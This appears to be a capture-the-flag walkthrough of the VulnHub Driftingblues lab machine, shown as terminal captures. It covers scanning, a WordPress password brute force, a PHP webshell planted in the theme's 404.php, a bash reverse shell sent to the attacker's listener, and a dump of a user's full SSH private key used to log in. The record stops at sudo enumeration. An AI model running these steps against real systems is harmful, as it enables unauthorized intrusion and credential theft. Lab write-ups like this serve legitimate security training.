





```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Fri Jun 13 17:11:24 2025 as: /usr/lib/nmap/nmap --pri
Nmap scan report for 10.0.2.92
Host is up (0.00016s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x   1 ftp      ftp       1403770 Dec 17  2020 secret.jpg
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:1A:1A:BA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




```
❯ ftp 10.0.2.92
Connected to 10.0.2.92.
220 ProFTPD Server (localhost) [::ffff:10.0.2.92]
Name (10.0.2.92:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||64953|)
150 Opening ASCII mode data connection for file list
-rwxr-xr-x   1 ftp      ftp       1403770 Dec 17  2020 secret.jpg
226 Transfer complete
ftp> get secret.jpg
local: secret.jpg remote: secret.jpg
229 Entering Extended Passive Mode (|||15591|)
150 Opening BINARY mode data connection for secret.jpg (1403770 bytes)
  1370 KiB   45.64 MiB/s
226 Transfer complete
1403770 bytes received in 00:00 (45.28 MiB/s)
ftp> quit
```




```
❯ steghide info secret.jpg
"secret.jpg":
  formato: jpeg
  capacidad: 59,6 KB
Intenta informarse sobre los datos adjuntos? (s/n) s
Anotar salvoconducto:
steghide: no pude extraer ningn dato con ese salvoconducto!
```




```
❯ whatweb http://10.0.2.92
http://10.0.2.92 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.0.2.92]
```




```
❯ gobuster dir -u http://10.0.2.92 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,xml,css,md,png,jpg,txt,js,sh -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.92
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,xml,css,md,png,txt,js,jpg,sh
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 274]
/index.html           (Status: 200) [Size: 128]
/.php                 (Status: 403) [Size: 274]
/blog                 (Status: 301) [Size: 305] [--> http://10.0.2.92/blog/]
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/server-status        (Status: 403) [Size: 274]
Progress: 2426149 / 2426160 (100.00%)
```



```
❯ whatweb http://10.0.2.92/blog/
http://10.0.2.92/blog/ [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.0.2.92], MetaGenerator[WordPress 6.8.1], PoweredBy
[--], Script[speculationrules], Title[drifting blues tech blog], UncommonHeaders[link], WordPress[6.8.1]
```




```
❯ gobuster dir -u http://10.0.2.92/blog/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,xml,css,md,png,jpg,txt,js,sh -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.92/blog/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,sh,md,png,js,php,html,xml,css,jpg
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 274]
/wp-content           (Status: 301) [Size: 316] [--> http://10.0.2.92/blog/wp-content/]
/index.php            (Status: 301) [Size: 0] [--> http://10.0.2.92/blog/]
/.html                (Status: 403) [Size: 274]
/wp-login.php         (Status: 200) [Size: 4896]
/license.txt          (Status: 200) [Size: 19903]
/wp-includes          (Status: 301) [Size: 317] [--> http://10.0.2.92/blog/wp-includes/]
/readme.html          (Status: 200) [Size: 7425]
/wp-trackback.php     (Status: 200) [Size: 135]
/wp-admin             (Status: 301) [Size: 314] [--> http://10.0.2.92/blog/wp-admin/]
/xmlrpc.php           (Status: 405) [Size: 42]
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://driftingblues.box/blog/wp-login.php?action=register]
Progress: 2426149 / 2426160 (100.00%)
===============================================================
Finished
```




```
❯ wpscan --url http://10.0.2.92/blog/ -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
```


```
[i] User(s) Identified:

[+] albert
```




```
Scan Aborted: Canceled by User
❯ wpscan --url http://10.0.2.92/blog/ --usernames albert --passwords /usr/share/wordlists/rockyou.txt
_______________________________________________________________
```



```
[!] Valid Combinations Found:
 | Username: albert, Password: scotland1
```



```
  GNU nano 8.4                                                /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.0.2.94       driftingblues.box
```




Edit Themes

Editing Twenty Twenty-One (active)

File: 404.php


Selected file content:

```php
<?php

    system($_GET['cmd']);

?>
```




view-source:http://driftingblues.box/blog/

```
ont-size: 1.5em;line-height: 1.6;}

wenty-one-style-css' href='http://driftingblues.box/blog/wp-content/themes/twentytwentyone/
```




driftingblues.box/blog/wp-content/themes/twentytwentyone/404.php?cmd=id


```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




driftingblues.box/blog/wp-content/themes/twentytwentyone/404.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'




```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.94] 52058
bash: cannot set terminal process group (503): Inappropriate ioctl for device
bash: no job control in this shell
www-data@driftingblues:/var/www/html/blog/wp-content/themes/twentytwentyone$ 
```



```
www-data@driftingblues:/$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
freddie:x:1000:1000:freddie,,,:/home/freddie:/bin/bash
```




```
www-data@driftingblues:/home/freddie$ ls -la
total 28
drwxr-xr-x 3 freddie freddie 4096 Dec 17  2020 .
drwxr-xr-x 3 root    root    4096 Dec 17  2020 ..
-rw-r--r-- 1 freddie freddie  220 Dec 17  2020 .bash_logout
-rw-r--r-- 1 freddie freddie 3526 Dec 17  2020 .bashrc
-rw-r--r-- 1 freddie freddie  807 Dec 17  2020 .profile
drwxr-xr-x 2 freddie freddie 4096 Dec 17  2020 .ssh
-r-------- 1 freddie freddie 1801 Dec 17  2020 user.txt
www-data@driftingblues:/home/freddie$ cd .ssh/
www-data@driftingblues:/home/freddie/.ssh$ ls -la
total 20
drwxr-xr-x 2 freddie freddie 4096 Dec 17  2020 .
drwxr-xr-x 3 freddie freddie 4096 Dec 17  2020 ..
-r-------- 1 freddie freddie  396 Dec 17  2020 authorized_keys
-rwxr-xr-x 1 freddie freddie 1823 Dec 17  2020 id_rsa
-r-------- 1 freddie freddie  396 Dec 17  2020 id_rsa.pub
```




```
www-data@driftingblues:/home/freddie/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
```

```
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAv/HVquua1jRNOCeHvQbB1CPsqkc6Y2N25ZpJ84H7DonP9CGo+vO/
gwHV7q4TsCfCK67x8uYoAOydIlIU6gwF17CpXydK52FxFfteLc0h9rkUKs8nIFxbxXBv8D
IiUwhtVTEy7ZcEYEBeC40LPhBB3/70NiTRHFXP0kOWCXLUZYrSwzpq+U+45JkzkrXYZUkL
hbHOoNFzVZTUESY/sO6/MZAGGCI2SytaIerWUiDCJB5vUB7cKuV6YwmSJw9rKKCSKWnfm+
bwAXZwL9iv+yTt5OiaY/81tzBC6WbbmIbdhibjQQS6AXRxwRdv7UrA5ymfktynDl4yOwX3
zO1cz4xK+wAAA8hn0zMfZ9MzHwAAAAdzc2gtcnNhAAABAQC/8dWq65rWNE04J4e9BsHUI+
yqRzpjY3blmknzgfsOic/0Iaj687+DAdXurhOwJ8IrrvHy5igA7J0iUhTqDAXXsKlfJ0rn
YXEV+14tzSH2uRQqzycgXFvFcG/wMiJTCG1VMTLtlwRgQF4LjQs+EEHf/vQ2JNEcVc/SQ5
YJctRlitLDOmr5T7jkmTOStdhlSQuFsc6g0XNVlNQRJj+w7r8xkAYYIjZLK1oh6tZSIMIk
Hm9QHtwq5XpjCZInD2sooJIpad+b5vABdnAv2K/7JO3k6Jpj/zW3MELpZtuYht2GJuNBBL
oBdHHBF2/tSsDnKZ+S3KcOXjI7BffM7VzPjEr7AAAAAwEAAQAAAQAWggBBM7GLbsSjUhdb
tiAihTfqW8HgB7jYgbgsQtCyyrxE73GGQ/DwJtX0UBtk67ScNL6Qcia8vQJMFP342AITYd
bqnovtCAMfxcMsccKK0PcpcfMvm0TzqRSnQOm/fNx9QfCr5aqQstuUVSy9UWC4KIhwlO6k
ePeOu3grkXiQk3uz+6H3MdXnfqgEp0bFr7cPfLgFlZuoUAiHlHoOpztP19DflVwJjJSLBT
8N+ccZIuo4z8GQK3I9kHBv7Tc1AIJLDXipHfYwYe+/2x1Xpxj7oPP6gXkmxqwQh8UQ8QBY
dT0J98HWEZctSl+MY9ybplnqeLdmfUPMlWAgOs2/dxlJAAAAgQCwZxd/EZuDde0bpgmmQ7
t5SCrDMpEb9phG8bSI9jiZNkbsgXAyj+kWRDiMvyXRjO+0Ojt97/xjmqvU07LX7wS0sTMs
QyyqBik+bFk9n2yLnJHtAsHxiEoNZx/+3s610i7KsFZQUT2FQjo0QOEoobALsviwjFXI1E
OsTmk2HN82rQAAAIEA7r1pXwyT0/zPQxxGt9YryNFl2s54xeerqKzRgIq2R+jlu4dxbVH1
FMBrPGF9razLqXlHDaRtl8Bk04SNmEfxyF+qQ9JFpY8ayQ1+G5kK0TeFvRpxYXrQH6HTMz
50wlwX9WqGWQMNzmAq0f/LMYovPaBfwK5N90lsm9zhnMLiTFcAAACBAM3SVsLgyB3B5RI6
9oZcVMQlh8NgXcQeAaioFjMRynjY1XB15nZ2rSg/GDMQ9HU0u6A9T3Me3mel/EEatQTwFQ
uPU+NjV7H3xFjTT1BNTQY7/te1gIQL4TFDhK5KeodP2PsfUdkFe2qemWBgLTa0MHY9awQM
j+//Yl8MfxNraE/9AAAADmZyZWRkaWVAdm1ob3N0AQIDBA==
```


```
-----END OPENSSH PRIVATE KEY-----
```




```
❯ pwd
/home/kali/VulnHub/Driftingblues
❯ lla
drwxrwxr-x kali kali 4.0 KB Fri Jun 13 18:24:04 2025 .
drwxrwxr-x kali kali 4.0 KB Fri Jun 13 17:06:50 2025 ..
.rw-rw-r-- kali kali  14 KB Fri Jun 13 17:51:52 2025 hola.php.jpg
.rw-rw-r-- kali kali 1.8 KB Fri Jun 13 18:24:04 2025 id_rsa
.rw-rw-r-- kali kali 459 B  Fri Jun 13 17:11:04 2025 ports
.rw-rw-r-- kali kali 1.3 MB Fri Jun 13 17:12:21 2025 secret.jpg
.rw-rw-r-- kali kali 1.3 MB Fri Jun 13 17:55:34 2025 secret2.php.jpg
.rw-rw-r-- kali kali 1.1 KB Fri Jun 13 17:11:36 2025 target
❯ cat id_rsa
       File: id_rsa

   -----BEGIN OPENSSH PRIVATE KEY-----
   b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAA
   NhAAAAAwEAAQAAAQEAv/HVquua1jRNOCeHvQbB1CPsqkc6Y2N25ZpJ84H7DonP
```




```
❯ chmod 600 id_rsa
❯
❯ ssh -i id_rsa freddie@10.0.2.94
Linux driftingblues 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
freddie@driftingblues:~$ id
uid=1000(freddie) gid=1000(freddie) groups=1000(freddie),24(cdrom),25(floppy),29
freddie@driftingblues:~$ |
```



```
-r-------- 1 freddie freddie 1801 Dec 17  2020 user.txt
freddie@driftingblues:~$ cat user.txt
flag 1/2
```




```
freddie@driftingblues:~$ sudo -l
Matching Defaults entries for freddie on driftingblues:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User freddie may run the following commands on driftingblues:
    (root) NOPASSWD: /usr/bin/nmap
```



